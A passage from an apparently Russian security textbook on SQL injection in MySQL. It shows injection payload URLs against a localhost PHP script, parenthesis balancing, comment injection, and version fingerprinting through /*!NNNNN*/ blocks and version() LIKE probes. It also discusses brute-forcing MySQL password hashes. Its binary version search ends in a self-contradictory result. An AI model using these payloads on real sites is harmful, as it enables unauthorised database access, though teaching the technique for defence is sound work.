mysql> select * from test3 where (1 and 1) and ((1=2 or xid=-1) and 1);
Empty set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123'
mysql> -- http://localhost/3/12.php?id=11abc
mysql> -- http://localhost/3/12.php?id=abcd
mysql> -- http://localhost/3/12.php?id=abc"
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123\') and 1);
ERROR:
```

```
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\') and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11abc) and 1);
ERROR 1054: Unknown column '11abc' in 'where clause'
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=abcd) and 1);
ERROR 1054: Unknown column 'abcd' in 'where clause'
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123\") and 1);
ERROR:
Unknown command '\"'.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\") and 1)' at line 1
mysql> -- http://localhost/3/12.php?id=1123
mysql> -- http://localhost/3/12.php?id=1124
mysql> -- http://localhost/3/12.php?id=1124-1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1124) and 1);
Empty set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1124-1) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123+AND+1
mysql> -- http://localhost/3/12.php?id=1123+AND+0
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1124-1) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND 1)
and 1);
+----+------+------------------------------+
```

```
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND 0)
and 1);
Empty set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123+AND+1=1
mysql> -- http://localhost/3/12.php?id=1123+AND+'test'='test'
mysql> -- http://localhost/3/12.php?id=1123+AND+"test"="test"
mysql> -- http://localhost/3/12.php?id=1123+AND+'222'='222'
mysql> -- http://localhost/3/12.php?id=1123+AND+"222"="222"
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND 1=1)
and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND
\'test\'=\'test\') and 1);
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\'test\'=\'test\') and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND
\"test\"=\"test\") and 1);
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
```

```
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\"test\"=\"test\") and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND
\'222\'=\'222\') and 1);
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\'222\'=\'222\') and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 AND
\"222\"=\"222\") and 1);
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
ERROR:
Unknown command '\"'.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\"222\"=\"222\") and 1)' at line 1
mysql> -- http://localhost/3/12.php?id=1123+)+AND+(1
mysql> -- http://localhost/3/12.php?id=1123+))+AND+((1
mysql> -- http://localhost/3/12.php?id=1123+)))+AND+(((1
mysql> -- http://localhost/3/12.php?id=1123+))))+AND+((((1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 ) AND
(1) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 )) AND
((1) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
```

```
1 row in set (0.00 sec)
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 ))) AND
(((1) and 1);
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
') AND (((1) and 1)' at line 1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123 )))) AND
((((1) and 1);
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
')) AND ((((1) and 1)' at line 1
mysql>
```

Как видим, и сами SQL-запросы, которые отправлялись на SQL, вполне соответствовали ожидаемым.

Аналогичным образом можно находить уязвимость и выяснять типы запроса в любом удаленном скрипте для любого типа SQL-сервера.

Процесс нахождения уязвимости и получения некоторой информации о внутренней структуре запроса практически не отличается от того, обращение к какому типу базы данных имеет место в скрипте.

Однако при эксплуатации уязвимости, как правило, используются некоторые весьма специфические особенности того или иного сервера базы данных. Таким образом, процесс эксплуатации уязвимости будет отличаться для различных типов SQL-серверов.

Также для различных типов SQL-серверов могут быть применены некоторые специфичные приемы, позволяющие получить больше информации о типе запроса, внутренней структуре базы данных и т. п.

После того как получен минимум информации о запросе, нападающий захочет побольше узнать о базе данных, сервере базы данных, в первую очередь определить тип сервера базы данных, и версию.

Зная примерный тип запроса и тип сервера базы данных, нападающий сможет более точно составлять злонамеренные запросы, которые будут заставлять SQL-сервер выполнять нужные нападающему запросы.

3.3. MySQL

MySQL — это распространяемый в рамках лицензии, наподобие GPL, сервер баз данных.

MySQL — это один из самых распространенных серверов баз данных. Столь высокую популярность этого сервера базы данных обусловливает то, что это очень простой и быстрый сервер. Он предоставляет несколько меньшие возможности программисту, однако в проектах, нацеленных на электронную почту и Интернет, редко когда бывает действительно большая необхо-

димость создавать сложные структуры баз данных, сложные запросы, с которыми MySQL не смог бы справиться.

Еще одной причиной популярности является лицензионное соглашение, позволяющее в большинстве случаев использовать этот сервер бесплатно.

Сервер MySQL распространяется вместе со своими исходными кодами, и доступны варианты для большинства операционных систем, в том числе для Windows, FreeBSD, Linux и многих других.

Кроме того, для доступа к базам данных используется распространенный язык SQL, правда, имеющий некоторые отличия от языка SQL в других распространенных базах данных.

3.3.1. Версии и особенности MySQL

Учитывая, что SQL является одним из самых распространенных серверов баз данных в Web-приложениях, опишем вкратце возможности и отличия языка SQL, используемого в различных версиях сервера баз данных MySQL.

Сразу стоит отметить, что в настоящее время распространены несколько версий MySQL-сервера.

- MySQL 4.x является последней устойчивой версией. Именно эту версию разработчики MySQL рекомендуют к установке в настоящее время.
- MySQL 3.x в настоящее время является устаревшей версией, однако ее все еще можно встретить на различных серверах, на которых MySQL не был обновлен.
- MySQL более ранних версий является экзотикой и практически не встречается в реальных системах.
- Кроме того, существует ветка 5.x сервера MySQL. Эта ветка на данный момент не является устойчивой и рекомендована только в специфических целях и для тестирования. Соответственно встретить ее в реальных системах маловероятно.

Каждая последующая ветка сервера баз данных имеет больше функций и допускает более сложные запросы.

Так как наиболее часто встречаемые версии MySQL — это версии 3.x и 4.x, то рассмотрим их в сравнении друг с другом.

SQL — язык сервера MySQL версии 3.x и 4.x поддерживает все стандартные для ANSI SQL 92. Это стандартные конструкции `SELECT`, `INSERT`, `UPDETE`, `DELETE`, `ALTER`, стандартные функции и типы данных.

Самым главным отличием MySQL 4 от MySQL 3 является то, что MySQL 4 поддерживает объединенные запросы `select`, используя конструкции `UNION`, `JOIN` и т. п.

Далее будет показано, как, используя конструкции типа UNION в уязвимостях SQL injection в MySQL 4, нападающий сможет получить дополнительную информацию о базе данных.

Особенностью MySQL, имеющей место во всех версиях сервера, является то, что специальное значение NULL, которое может быть использовано в запросе, может быть совместимо с любым типом данных. Большинство реализаций языка SQL и в других серверах баз данных, не только MySQL, допускают использование значения NULL в качестве значения любого типа данных.

Однако MySQL, кроме того, может привести в запросе любое значение любого типа к значению любого типа.

Примером этого послужит следующий запрос:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 124 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> SELECT 1, 1.2, 'hello', current_date, current_time
       UNION SELECT NULL, NULL, NULL, NULL, NULL;
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | current_date | current_time |
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | 2004-09-30   | 16:43:23     |
| 0 | 0.0 |       |              |              |
+---+-----+-------+--------------+--------------+
2 rows in set (0.01 sec)
mysql> SELECT 1, 1.2, 'hello', current_date, current_time
      UNION SELECT 10, 11, 12, 13, 14;
+----+------+-------+--------------+--------------+
| 1  | 1.2  | hello | current_date | current_time |
+----+------+-------+--------------+--------------+
|  1 |  1.2 | hello | 2004-09-30   | 16:44:00     |
| 10 | 11.0 | 12    | 13           | 14           |
+----+------+-------+--------------+--------------+
2 rows in set (0.00 sec)
mysql> SELECT 1, 1.2, 'hello', current_date, current_time UNION SELECT
'dsd', 'asdf', 'qsdfg', 'gfgf', '1sddsd';
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | current_date | current_time |
+---+-----+-------+--------------+--------------+
| 1 | 1.2 | hello | 2004-09-30   | 16:45:09     |
| 0 | 0.0 | qsdfg | gfgf         | 1sddsd       |
+---+-----+-------+--------------+--------------+
2 rows in set (0.00 sec)
```

Как видим, в первом запросе MySQL конвертирует значение `NULL` к целому типу и типу `FLOAT` как 0, а к значениям типа "строка", "дата" или "время" — как пустую строку.

Дело в том, что MySQL воспринимает дату или время в зависимости от контекста запроса как строку или как целое значение.

Более подробно это показал второй запрос, в котором целые значения были соответственно конвертированы к целому значению, значению `float`, строке, содержащей это целое значение.

Стоит заметить, что при конвертации к типу даты или времени целые значения не выродились в 0 или пустую строку, а сохранили свой вид.

Это особенность MySQL приведения целых значений к значениям любых типов. При приведении к любому значению они сохраняют свой вид. Однако в некоторых случаях все же могут быть исключения при конвертации к типу даты или времени.

Строка при приведении к целому или дробному значению конвертируется в 0. При приведении к строке, дате или времени сохраняет свой вид.

В приведенных запросах использована конструкция `select`. В нашем случае она не извлекала никакие данные из базы данных, а всего лишь проводила некоторые вычисления.

Кроме того, в наших примерах была использована конструкция `union select`, которая присоединяла еще один запрос к нашему. В результате клиенту был отправлен результат как бы двух запросов так, как если бы они были выполнены один за другим.

В этих примерах приведены некоторые ситуации, которые помогут нам в дальнейшем понять, что может дать уязвимость SQL source code injection нападающему.

Еще одной особенностью MySQL является расширение mysql, позволяющее вставлять в запрос конструкции вида `/*! ... */`. За восклицательным знаком может идти целое число, которое будет интерпретировано MySQL-сервером как версия сервера.

Код, представленный в скобках, будет выполнен только в том случае, если версия MySQL-сервера больше или равна указанному числу. Так, в случае `/*!32302 ... */` код внутри скобок будет выполнен только в том случае, если версия сервера больше или равна `3.23.02`, а в случае `/*!40018 ... */`, код будет выполнен только в случае если версия сервера больше или равна `4.0.18`.

При этом все другие SQL-серверы воспримут содержимое таких скобок, как комментарий, и код внутри не будет выполнен.

Рассмотрим пример, показывающий функционирование MySQL-сервера версии `4.0.18`.в следующем случае:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 125 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 0 /*!32302 or 1 */ ;
+-----------------+
| 0 /*!32302 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40000 or 1 */ ;
+-----------------+
| 0 /*!40000 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40018 or 1 */ ;
+-----------------+
| 0 /*!40018 or 1 |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)
mysql> select 0 /*!40019 or 1 */ ;
+---+
| 0 |
+---+
| 0 |
+---+
1 row in set (0.00 sec)
mysql>
```

Еще одна особенность MySQL-сервера базы данных — это то, что SQL-запрос с незакрытой, открытой комментирующей скобкой `/*` считается синтаксически верным.

При этом любой текст, расположенный справа от открывающей комментирующей скобки, считается комментарием.

Примеры запросов

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 47 to server version: 4.0.18
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 1,2,3 /* comments */;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.01 sec)
mysql> select 1,2,3 /* comments
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.01 sec)
```

Таким образом, эксплуатируя уязвимость типа SQL-инъекция в MySQL-сервере, нападающий может внедрить в значение параметра открывающую фигурную скобку с целью откинуть всю оставшуюся правую часть запроса.

Стоит отметить, что при наличии SQL-инъекции, и если подобное внедрение вызывает синтаксическую ошибку в SQL-запросе это, скорее всего, будет свидетельствовать о том, что к моменту вставки параметра в запрос в нем имеется открывающая скобка.

В *разд. 3.2* было описан способ подсчета количества открытых к моменту внедрения скобок. Таким образом, перед открытием комментирующей скобки следует закрыть все круглые скобки с целью сохранения синтаксической правильности запроса.

Допустим, было выяснено, что в некотором запросе на момент внедрения слабофильтруемого параметра было открыто две фигурные скобки. В этом случае, нападающий смог бы составить примерно следующие запросы, которые не приведут к ошибке в SQL-запросе.

- `?id=1234`
- `?id=1234+))+/*`
- `?id=1234+))+некоторые инструкции/*`

Эти запросы в такой ситуации не приведут к синтаксическим ошибкам.

Некоторые реализации клиентских баз данных допускают конкатенацию запросов через точку с запятой. В MySQL такое невозможно.

Внимание

В MySQL невозможно объединять несколько запросов в один, используя символ "точку с запятой", и тому подобные способы. Функция `mysql_query()` из MySQL API допускает передачу ей в качестве параметра ровно одного запроса.

3.3.2. Разграничение прав в MySQL

MySQL — многопользовательская база данных. У каждого пользователя имеется имя и пароль. Каждый пользователь идентифицируется не только именем, но и ip-адресом или именем хоста, с которым ему разрешено соединение.

Таким образом, пользователям с одним и тем же именем при доступе к базе данных из разных мест могут быть назначены разные привилегии. Кроме того, им могут быть назначены разные пароли.

Все атрибуты пользователей хранятся в системной базе данных с именем `mysql`.

Имена пользователей, хеши паролей, разрешенные привилегии для всех баз данных хранятся в таблице `user` системной базы данных.

Рассмотрим некоторые столбцы этой таблицы.

- `Host` — имя хоста или ip-адрес, с которого разрешено подключение к серверу базы данных данному пользователю. Может содержать символ `%`, заменяющий любую последовательность символов, или _, заменяющий любой символ.
- `User` — имя пользователя базы данных.
- `Password` — хеш пароля пользователя MySQL. Узнать сам пароль по хешу методом, отличным от перебора, невозможно!
- `Select_priv` — привилегия делать запросы `SELECT` из всех баз данных.
- `Insert_priv`, `Update_priv`, `Delete_priv` — привилегия делать вставку изменения и удаления записей во всех базах данных.
- `Create_priv`, `Drop_priv` — привилегия создавать и удалять таблицы.
- `Shutdown_priv` — привилегия останавливать MySQL-сервер.
- `Process_priv` — привилегия просматривать и останавливать текущие процессы. Пользователь, которому доступна эта привилегия, может просмотреть список процессов, выполняющихся в данный момент, в котором будут указаны и выполняющиеся в данный момент запросы. В таких запросах могут присутствовать пароли в открытом виде, а также другая чувствительная к раскрытию информация.
- `File_priv` — привилегия манипуляций с файлами.
- `Grant_priv` — привилегия, разрешающая управление доступом.

Особое внимание стоит обратить на значение хеша пароля. Этот хеш вычисляется функцией `password()`. И хотя теоретически узнать по хешу строки исходную строку невозможно, практически можно подобрать такую строку, хеш которой будет совпадать с хешем исходной строки.

Подобрать такую строку можно только перебором, однако такая строка может быть использована вместо реального пароля, и при небольшой длине пароля подобранная строка может совпадать с оригинальным паролем.

Кроме того, MySQL использует хеш-функцию для вычисления хеша пароля, значение которой можно быстро вычислить. Известны программы, подбирающие значение пароля, состоящего из восьми печатных ASCII-символов, к MySQL-хешу в течение нескольких суток.

Таким образом, если нападающему становится известен хеш пароля пользователя MySQL, то подобрать пароль будет делом времени и общего объема вычислительных мощностей. Даже на персональных компьютерах большинство паролей может быть раскрыто в течение нескольких суток.

Привилегии, хранящиеся в таблице `user`, относятся ко всем базам данных, что, в общем-то, неудобно.

В таблице `db` устанавливаются привилегии для отдельных баз данных. При этом, если в системной таблице у пользователя не будет привилегии `select_priv`, но она будет в таблице `bd` для некоторой базы данных, то у него будет эта привилегия только для этой базы данных.

Аналогично можно задать различные привилегии пользователям для отдельных таблиц и даже столбцов таблицы в системных таблицах `tables_priv` и `columns_priv`.

Права суперпользователя имеет пользователь `root`, которому по умолчанию доступны все привилегии системы.

Пользователи базы данных не имеют ничего общего с системными пользователями. Имея права `root` в базе данных, можно иметь минимальные права в операционной системе.

3.3.3. Определение MySQL

Допустим, нападающий описанными методами нашел уязвимый скрипт на сервере и выяснил, что возможно внедрение произвольных данных примерно в следующем запросе:

```
select * from test3 where xid=$id
```

При этом значение переменной `$id` берется из HTTP `GET`-параметра `id` безо всякой фильтрации.

Допустим, нападающий захочет подтвердить, что SQL-сервер, на который отправляются запросы в этом случае, — это MySQL и, кроме того, захочет выяснить версию сервера.

Функциональность третьей и четвертой ветки MySQL-сервера сильно различаются, и нападающий, вероятно, захочет узнать, с какой версией MySQL-сервер имеет взаимодействие в данный момент.

Для того чтобы происходило взаимодействие с MySQL-сервером, можно использовать некоторые специфичные функции. Это могут быть такие функции, как:

- `DATABASE()` — возвращает текущую базу данных.
- `USER()` — возвращает имя пользователя, который осуществил подсоединение к базе данных.
- `SYSTEM_USER()` — то же самое, что и `USER()`.
- `SESSION_USER()` — то же самое, что и `USER()`.
- `PASSWORD()` — возвращает MySQL хеш-строки.
- `VERSION()` — возвращает версию MySQL-сервера.
- `BENCHMARK()` — повторение выполнения выражения несколько раз.

Ожидаемая неошибочная реакция системы на каждую из этих функций будет свидетельствовать о том, что используется именно MySQL-сервер баз данных.

Рассмотрим пример:

- **http://localhost/3/13.php**
- **http://localhost/3/13.php?id=1123**
- **http://localhost/3/13.php?id=1123+AND+USER()<>1**
- **http://localhost/3/13.php?id=1123+AND+DATABASE ()<>1**
- **http://localhost/3/13.php?id=1123+AND+SYSTEM_USER()<>1**
- **http://localhost/3/13.php?id=1123+AND+SESSION_USER()<>1**
- **http://localhost/3/13.php?id=1123+AND+PASSWORD(111)<>1**
- **http://localhost/3/13.php?id=1123+AND+BENCHMARK(1,1)<>11**

Все эти запросы вернули одинаковые значения. Следствием этого является то, что все перечисленные функции имеют реализацию в исследуемом SQL-сервере.

Вот как реагировала бы система на функции, реализации которых нет в данном сервере:

http://localhost/3/13.php?id=1123+AND+NOTEXISTS()<>1

Этот запрос возвращает пустую страницу. При некоторых других выполняемых условиях было показано, что это может свидетельствовать о том, что произошла ошибка в SQL-запросе.

Стоит отметить, что если бы сообщение об ошибках выводились пользователю, то пользователь смог бы практически однозначно выяснить тип SQL-сервера.

Пример:

http://localhost/3/2.php?id=abc'

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\3\2.php on line 18
записи не найдены
```

Совершенно очевидно, что в этом случае используется MySQL-база данных. Дело в том, что функция PHP `mysql_fetch_object()`, в которой произошла ошибка, используется именно для получения результатов из запроса к MySQL-базе данных.

Однако все равно остается открытым вопрос о версии MySQL-сервера.

Еще одним приемом, явно определяющим MySQL-базу данных и, кроме того, определяющим версию используемой базы данных, является внедрение в слабофильтруемый параметр конструкции `/*!... */`. Функциональность этой конструкции была описана в *разд. 3.3.1.*

Итак, вследствие того, что код, находящийся в скобках `/*!NNNNN ... */`, будет выполнен только тогда, когда версия SQL-сервера больше или равна `NNNNN`.

Стоит учесть, что скобки `/* ... */` в большинстве реализаций языка SQL интерпретируются как комментарии.

Любая версия MySQL больше, чем `00000`, поэтому код внутри конструкции `/*!00000 ... */` всегда будет выполнен в MySQL-сервере.

Допустим, ранее нападающий смог выяснить, каким образом можно внедрять в запрос произвольные булевы конструкции. Допустим, внедрение некоторой конструкции некоторым образом изменяет запрос.

Таким образом, если внедрить эту конструкция внутри скобок `/*!00000 ... */`, то она будет применена тогда и только тогда, когда имеет место взаимодействие с MySQL-сервером базы данных.

Рассмотрим пример:

- **http://localhost/3/13.php**
- **http://localhost/3/13.php?id=1123**
- **http://localhost/3/13.php?id=1123+AND+0**
- **http://localhost/3/13.php?id=1123+AND+1**
- **http://localhost/3/13.php?id=1123+/*+comments+*/**
- **http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/**

Второй пример возвращает запись из базы данных, соответствующую принятому значению.

Третий — возвращает сообщение о том, что записи не найдены. Можно предположить, что внедрение булевой конструкции `AND 0`, которая всегда вычисляется в `FALSE`, привело к отсутствию вывода.

Однако нельзя исключать и вариант, что отсутствие вывода произошло вследствие некоторой неявной ошибки в скрипте или SQL-запросе.

Тот факт, что четвертый запрос вернул те же самые значения, что и второй (была внедрена конструкция `AND 1`), практически доказал, что значение принятого параметра вставляется в запрос безо всякой фильтрации, и подобным образом можно внедрять произвольные булевы конструкции, влияя через них на выводимой результат.

В пятом запросе нападающий проверил, как система будет реагировать на комментарии в запросе. Тот факт, что запрос вернул ожидаемый результат, подтвердил предположение о том, что наличие комментариев никак не будет влиять на синтаксис и семантику запроса.

И наконец, шестой запрос вернул такой же результат, как и третий, то есть была выполнена конструкция внутри специальных скобок — `/*!00000+AND+0+*/`, а она была бы выполнена только в MySQL-сервере баз данных.

В этих случаях на MySQL-сервер ушли следующие запросы:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/13.php?id=1123
mysql> select * from test3 where xid=1123;
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.01 sec)
mysql> -- http://localhost/3/13.php?id=1123+AND+0
mysql> select * from test3 where xid=1123 AND 0;
Empty set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+AND+1
mysql> select * from test3 where xid=1123 AND 1;
```

```
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+/*+comments+*/
mysql> select * from test3 where xid=1123 /* comments */;
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/13.php?id=1123+/*!00000+AND 0+*/
mysql> select * from test3 where xid=1123 /*!00000 AND 0 */;
Empty set (0.00 sec)
mysql>
```

Аналогичным образом можно выяснить ветку и даже полную версию сервера баз данных.

Для выявления ветки сервера третьей или четвертой версии, воспользуемся скобками `/*!40000 … */`.

Инструкции, находящиеся в таких скобках, будут выполнены тогда и только тогда, когда версия сервера больше или равна `40000`, другими словами, будут выполнены только в четвертой версии сервера.

В наших примерах для выявления ветки версии можно будет сделать примерно следующие запросы к HTTP-серверу:

1. **http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/**
2. **http://localhost/3/13.php?id=1123+/*!30000+AND+0+*/**
3. **http://localhost/3/13.php?id=1123+/*!40000+AND+0+*/**
4. **http://localhost/3/13.php?id=1123+/*!50000+AND+0+*/**

Как было сказано ранее, тот факт, что первый запрос вернет сообщение, что записи не найдены, будет свидетельствовать, что имеет место взаимодействие с MySQL-сервером базы данных.

Сообщение о ненайденных записях во втором запросе будет свидетельствовать о том, что MySQL-сервер имеет версию как минимум 3.0.

Подобное сообщение об ошибке в третьем запросе будет свидетельствовать о том, что сервер имеет версию 4.0 и т. д.

Используя дихотомический поиск, можно аналогичным образом узнать полную версию MySQL-сервера баз данных.

К примеру, выясняя точную версию сервера базы данных, нападающий мог бы выполнить следующую последовательность HTTP-запросов:

http://localhost/3/13.php?id=1123+/*!00000+AND+0+*/

```
записи не найдены
```

Следует вывод, что это MySQL-сервер баз данных.

http://localhost/3/13.php?id=1123+/*!20000+AND+0+*/

```
записи не найдены
```

Сервер имеет версию как минимум 2.0.

http://localhost/3/13.php?id=1123+/*!30000+AND+0+*/

```
записи не найдены
```

Сервер имеет версию как минимум 3.0.

http://localhost/3/13.php?id=1123+/*!40000+AND+0+*/

```
некоторые вероятные значения
```

Версия SQL-сервера ниже, чем 4.0.

http://localhost/3/13.php?id=1123+/*!32000+AND+0+*/

```
записи не найдены
```

Версия сервера больше, чем 3.20.00.

http://localhost/3/13.php?id=1123+/*!33000+AND+0+*/

```
некоторые вероятные значения
```

Версия сервера ниже, чем 3.30.00, другими словами, MySQL-сервер имеет версию 3.2x.xx.

http://localhost/3/13.php?id=1123+/*!32500+AND+0+*/

```
некоторые вероятные значения
```

Версия сервера меньше, чем 3.25.00.

http://localhost/3/13.php?id=1123+/*!32300+AND+0+*/

```
записи не найдены
```

Версия сервера больше, чем 3.23.00.

http://localhost/3/13.php?id=1123+/*!32400+AND+0+*/

```
некоторые вероятные значения
```

Версия сервера меньше, чем 3.24.00, то есть имеет вид 3.23.xx.

http://localhost/3/13.php?id=1123+/*!32350+AND+0+*/

`некоторые вероятные значения`

Версия сервера меньше, чем 3.23.50.

http://localhost/3/13.php?id=1123+/*!32330+AND+0+*/

`записи не найдены`

Версия сервера больше, чем 3.23.30.

http://localhost/3/13.php?id=1123+/*!32340+AND+0+*/

`записи не найдены`

Версия сервера меньше, чем 3.23.40, другими словами, версия имеет вид 3.23.4x.

http://localhost/3/13.php?id=1123+/*!32345+AND+0+*/

`некоторые вероятные значения`

Версия сервера меньше, чем 3.23.45.

http://localhost/3/13.php?id=1123+/*!32343+AND+0+*/

`записи не найдены`

Версия сервера больше, чем 3.23.43.

http://localhost/3/13.php?id=1123+/*!32344+AND+0+*/

`некоторые вероятные значения`

Версия сервера меньше, чем 3.23.44. Другими словами, MySQL-сервер базы данных в данном случае имеет версию 3.23.45.

Используя подобный метод, можно точно определить версию MySQL-сервера баз данных, с которым имеет место взаимодействие в Web-приложении.

Однако в большинстве случаев нападающему достаточно знать, к какой ветке принадлежит сервер базы данных. Знать точную версию не обязательно.

Опишем еще один, менее удобный метод определения версии и ветки базы данных с использованием функции `version()`, которая возвращает полный текст версии базы данных.

В большинстве случаев, в момент исследования структуры запроса и типа базы данных нападающий не сможет составить такой HTTP-запрос к Web-

серверу, который бы привел к тому, что каким-либо образом сервер вернул часть ответа SQL-запроса, содержащий результат функции `version()`.

Другими словами, напрямую узнать результат функции вряд ли получится. Однако мы можем использовать эту функцию в булевых выражениях.

В этих же выражениях мы можем использовать функцию `like`, которая ищет строку по шаблону.

Результат функции `version()` выглядит примерно следующим образом:

```
4.18.00
3.23.43-nt
```

Внедряя примерно следующие булевы конструкции вместо оригинального параметра `id=1123`, можно выяснить ветку и, перебирая последовательно все цифры в версии, полную версию.

1. `?id=1123`
2. `?id=1123+AND+version+like+'3%'`
3. `?id=1123+AND+version+like+'4%'`
4. `?id=1123+AND+version+like+'5%'`

Положительный непустой результат во втором запросе будет свидетельствовать о том, что MySQL имеет версию как минимум 3.

Непустой результат в третьем запросе будет свидетельствовать о том, что сервер базы данных имеет как минимум четвертую версию. И так далее.

Стоит отметить, что для подобного определения версии стоит удостовериться, что никакая фильтрация кавычек не производится. Дело в том, что в качестве значений параметра используются кавычки (одинарные или двойные).

Однако, даже если кавычки и фильтруются, то можно обойти эту фильтрацию, составив запрос без кавычек. Как это сделать, будет описано в *разд. 3.3.7.*

В нашем примере нападающий составлял бы примерно следующие последовательности запросов:

- **http://localhost/3/13.php?id=1123+AND+version()+like+'2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'4%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.1%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.2.%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.21%'**

- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.1%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.2%'**
- **http://localhost/3/13.php?id=1123+AND+version()+like+'3.23.3%'**
